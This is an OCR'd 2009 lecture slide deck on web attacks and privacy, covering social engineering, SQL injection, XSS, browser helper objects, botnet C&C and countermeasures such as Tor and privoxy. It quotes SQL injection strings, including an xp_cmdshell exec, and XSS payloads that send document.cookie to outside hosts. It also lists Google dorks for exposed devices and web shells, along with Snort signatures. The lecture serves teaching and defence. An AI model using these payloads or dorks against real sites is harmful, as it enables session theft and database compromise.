the web as battlefield

or stand and deliver!

your privacy for your security

Jrb

2009

outline

- attack paradigms
- information disclosure
- counter-measures

one consistent theme here:

- advertising: swap privacy for more custom ads
- amazon.com - book recommendations
- google - gmail tries to sell you based on your email content


govt. attitudes about privacy

- In order for cyberspace to be policed, internet activity will have to be closely monitored. Ed Giorgio, who is working with McConnell on the plan, said that would mean giving the government the authority to examine the content of any e-mail, file transfer or Web search. "Google has records that could help in a cyber-investigation," he said. Giorgio warned me, "We have a saying in this business: 'Privacy and security are a zero-sum game.'” Jan 21 2008, NY, Wright

tora, tora, tora
aka: part 1- 0wning the web

- social engineering
- cross-site scripting/sql injection
- browser drivebys
- browser in the middle
  - the BHO seen as not helpful
- you too can be a botnet client or maybe even more than that
  - click-fraud
- wonderful world of php on web-servers

social engineering




Norton AntiVirus™ 2008
www.Norton.com Advanced **virus** & spyware protection Official US website. Download now!


Antivirus XP Home Edition
antivirus-2008-noadware.com New generation, **Antivirus** 2008, free online check!

Free **AntiVirus** Download
www.Cyber-Defender.com Top Ranked, As Seen on USA Today Detect & Remove, Spyware and **Virus**!

AVG Free - Download **antivirus** and antispyware software for Windows



Antivirus XP 2008 - antispyware/virus security protector, the new comprehensive, automatic, and self-updating PC care service that helps to protect and maintain your PC.



Movie - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Media
Address
Go
Links
Done
My Computer

Windows Media Player is unable to play movie file.
Please click here to download new version of codec.
For further information visit www.media-codec.com

sql injection

- capabilities are “large”
- 1. put random scriptage in web-site
  - javascript on web page to redirect
- 2. access xp_cmdshell on windows and basically run a shell to system
  - superviser access
  - use wget, ftp for file xfer
- 3. add to/delete from/mod table

SELECT * FROM members; DROP members--

- php variable modification or form injection
- anywhere data is taken and fed to SQL
  - e.g., a login would be good
- you append something like:
  - ' or 1=1--
  - ‘or ‘a’ = ‘a

which turns SQL statement into:

- SELECT * FROM product WHERE PCategory='food' or 'a'='a’
- point: or a=a is always true
- this example might dig out the entire table,
- imagine if you have
  - password_eval or ‘a’ = ‘a’
  - you always login

getting a shell or modify web pages

- '; exec master..xp_cmdshell 'ping 10.10.1.2'--
- that would ping back to 10.10.1.2 if it works
- lookup sp_makewebtask (make web pages on server)

howzabout this one

- -- means the rest of the line is ignored
- SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'

and now time for a movie (barring web attacks)

- http://www.metacafe.com/watch/910619/firefox_vs_internet_explorer_drive_by_virus_test/

VBS/psyme - from Mcafee web page

- Recently, this threat was proactively detected on a major Korean website. The exploit was hidden in an legitimate webpage believed to have been subjected to unauthorised modifications.
- This threat causes unpatched Internet Explorer clients to download and execute further malware from:
- * www6.iirs.net/(hidden)

any web sites with cross-site scripting attacks?

- hardly anyone barring:
  - fbi.gov
  - cnn.com
  - yahoo
  - apple
  - microsoft
  - zdnet
  - wired

cookie theft example

- http://www.cgisecurity.com/xss-faq.html

- the following php/javascript grabs a cookie
- http://host/a.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
- and sends it to a different web-site where it is logged
- GET /cgi-bin/cookie.cgi?user=zeno;%20id=021 (Note: %20 is a hex encoding for a space)

another version

- from http://jehiah.cz/archive/xss-stealing-cookies-101
- <script>
- new Image().src="http://jehiah.com/_sandbox/log.cgi?c="+encodeURI(document.cookie);
- </script>

and the problem is:

- what is that cookie for?
- a login credential
- for your efforts you might get a 1 pixel image file!
- and two of you on your facebook/ebay session (or your bank?)

in general

- social engineering or bad luck
- may get you to a driveby exploit
- OR
- zlob download opportunity
- OR
- the web version of wildlife tracking

a BHO or MITB

- your browser has plug-ins or in
- windows-speak Browser Helper Objects
- think of this as a 3rd party app running in the execution engine called
  - IE
  - firefox
  - wget (well ok, it doesn’t have them)

some BHO’s

- torpig
- antivirus2008
- zbot
- marketscore
- funwebproducts
- google toolbar

marketscore

- sets up browser to proxy to elsewhere
- claim: only for marketing
- claim: makes your browser faster
  - counterclaim: proxies don’t make you faster
- stanford IT page says: consider any passwords used to be compromised
- file sharing app may come bundled with it

snort sig for marketscore

- alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET MALWARE MarketScore.com Spyware User Configuration and Setup Access"; flow: to_server,established; content:**"User-Agent\: OSSProxy";** reference:url,www.marketscore.com; reference:url,www.spysweeper.com/remove-marketscore.html; classtype: policy-violation; reference:url,doc.emergingthreats.net/bin/view/Main/2001562; reference:url,www.emergingthreats.net/cgi-bin/cvsweb.cgi/sigs/MALWARE/MALWARE_USER_Agents; sid: 2001562; rev:26;)

and now for web-servers

- site:.edu phpbb
- 14.Best Offer! -Buy viagra powered by **phpbb** - $1.17 per item! You can buy Buy viagra powered by **phpbb** as it is the only erectile dysfunction treatment that has been clinically proven to work up to 36 hours.

chemxseer.ist.psu.edu/about/cialis/buy-viagra-powered-by-**phpbb**-ist-2138. shtml - 40k - Cached - Similar pages

well known counter measure

- search self for
- site: mymumble.com viagra (etc. etc)
- this may include
  - cialis, other drugs, automobiles, porn, and something else not mentioned here
  - kiddy porn is a scary possibility

how did it happen?

- you put up web pages that can be easily written to
  - bulletin-board system with variations
  - you got porn ads
- you put up a php app that more or less allows remote execution
  - include hacker code here
- inurl:c99.php (etc. etc.)

botnets using http for c&c

- botnet client may use web to report in
- zbot
- conficker
- use http GET/POST to
  - get files to download
  - post info to web server C&C
  - hide in plain sight (port 80 traffic)
  - which can cross a conventional firewall
- note the following snort sig for conficker

conficker snort SIG

- alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET CURRENT_EVENTS Downadup/Conficker A or B Worm reporting"; flow:to_server,established; uricontent:"/search?q="; pcre:"/\/search\?q\=[0-9]{1,3}\s+/mi"; classtype:trojan-activity;

acc. to threat expert site on zbot/zeus/wsnpoem

http://www.kallagoon13.cn/gamecenter/cfg123.bin

Note: address plus url path is pretty specific Intel

web servers and web clients hacked together botnet click fraud


- a web server may be compromised and have
  - spurious web links put on it
- a botnet may then be aimed at the web server network
  - to generate clicks as a form of financial fraud
- http://adwords.blogspot.com/2007/04/new-case-study-on-botnet-based-click.html

part II: information disclosure

- the search trail
- info disclosure
  - courtesy of web pages
  - courtesy of other ways
- googledorks
- counter-measures

consider the info you give away when you search

- August 2006 Aol released “for research purposes”
  - search data from 650000 users, for 3 months
  - then they took it back - but you can’t take something back from the Internet
  - class action suit
  - NY Times revealed user 441749, T. Arnold



"On the Internet, nobody knows you're a dog."

what about this search trail?

- weak bark
- how to annoy cats
- best brand of dog food
- how to get human to want to walk
- dog pound avoidance
- fence jumping exercises
- chew toy spittle elimination

visit one web page and N sites are tracking you

- and you may get cookies (or give them) to
- site X
- site Y
- site Z
- either to be attacked or simply tagged for advertising purposes

skynet or 1984?

2 good books

- 1. Googling Security, Greg Conti
  - Addison Wesley, 2009
- 2. Google Hacking for Penetrating Testing, Vol. 2. Johnny Long, Syngress 2008
- and see http://johnny.ihackstuff.com/ghdb

info disclosure on web sites

- the mind boggles at info disclosures
  - site A should not be available (Cisco VPN admin page)
  - site B has SSNs for students, passwords for databases, spreadsheets for business plans
- robots.txt is an example of default allow
  - not default deny
- if google caches something unfortunate
  - you have to block it with robots.txt
  - it may take awhile to get rid of it

info disclosure may happen in other ways

- database data downloaded to laptop
- left in browser cache
- box is lost
- box is hacked by botnet
- box is Internet Kiosk in airport

consider this set of googledorks

- inurl:indexFrame.shtml Axis
  - web cam
- "Phaser 6250" "Printer Neighborhood" "XEROX CORPORATION”
  - printer config
- inurl:sts_index.cgi Description :
  - copy machine

counter-measures

- cookies
  - you can’t turn them off
  - set to third-party disallowed?
  - flush at browser close
    - firefox will crash
  - wrap credential in ssl as possible

stupid browser counter-measures

- check your web browser for BHOs/plugsin
  - default deny - you can control this
- if browsing the bank, don’t browse facebook at the same time
  - no open connections
  - quit browser and restart

passwords

- passwords
  - try not to store passwords where google can find them
  - encase in SSL where possible on the web
  - note that ALL of them may be subject to MITB attack
  - password safe or roboform or other tools may aid in management

patching users

- Conti: send them to aolpsycho.com or maybe somewhere else
- consider: they are tracking you long-term
- your web-searching habits may make it easy to figure out its you
  - even if you are in an Amsterdam koffeehuis

COFFEESHOP
Mellow Yellow

anonmyzing access

- goals may include:
  - mucking up your access fingerprint
  - hiding your IP
  - proxy simple and
  - proxy complex (ok tor)

hiding your search

- consider web logs and of course web logs at
  - google, yahoo, etc.
- search somewhere else
  - ixquick.com - claims to not store IP
  - www.dogpile.com
  - search google for alternative search engines

install your own web proxy

- on your own host
  - one level of indirection
- privoxy - local host web proxy
- can block
  - web bugs
  - cookies
  - referer values
  - banner ads

leave your IP out

- lurk in a NAT swamp
  - if and only if many internal hosts and one IP elsewhere
- anonymizing proxy
  - www.the-cloak.com
  - there are many (some not hacked)
- switchproxy and foxyproxy are firefox plugs-ins (or are they BHOs)

tor - a network of proxies

- randomly routes communication in tor network
- encrypted from you to tor egress
- hides IP and data content
- tor bundle = privoxy,
  - vidalia - interface to tor mgmt
  - tor-button - turn off/on
- torcheck - sanity check if working

ssl certificate mismatches

- you mistyped amazon.com and typed I anazom.com
  - certificate presented and accepted
- so the counter measure is of course
  - be paranoid about ssl cert. mismatches

final points

- web security is an emerging complex area
  - little understanding
- threats include conventional malware
  - and basic information disclosure
- potential for privacy invasion is large
  - or too late …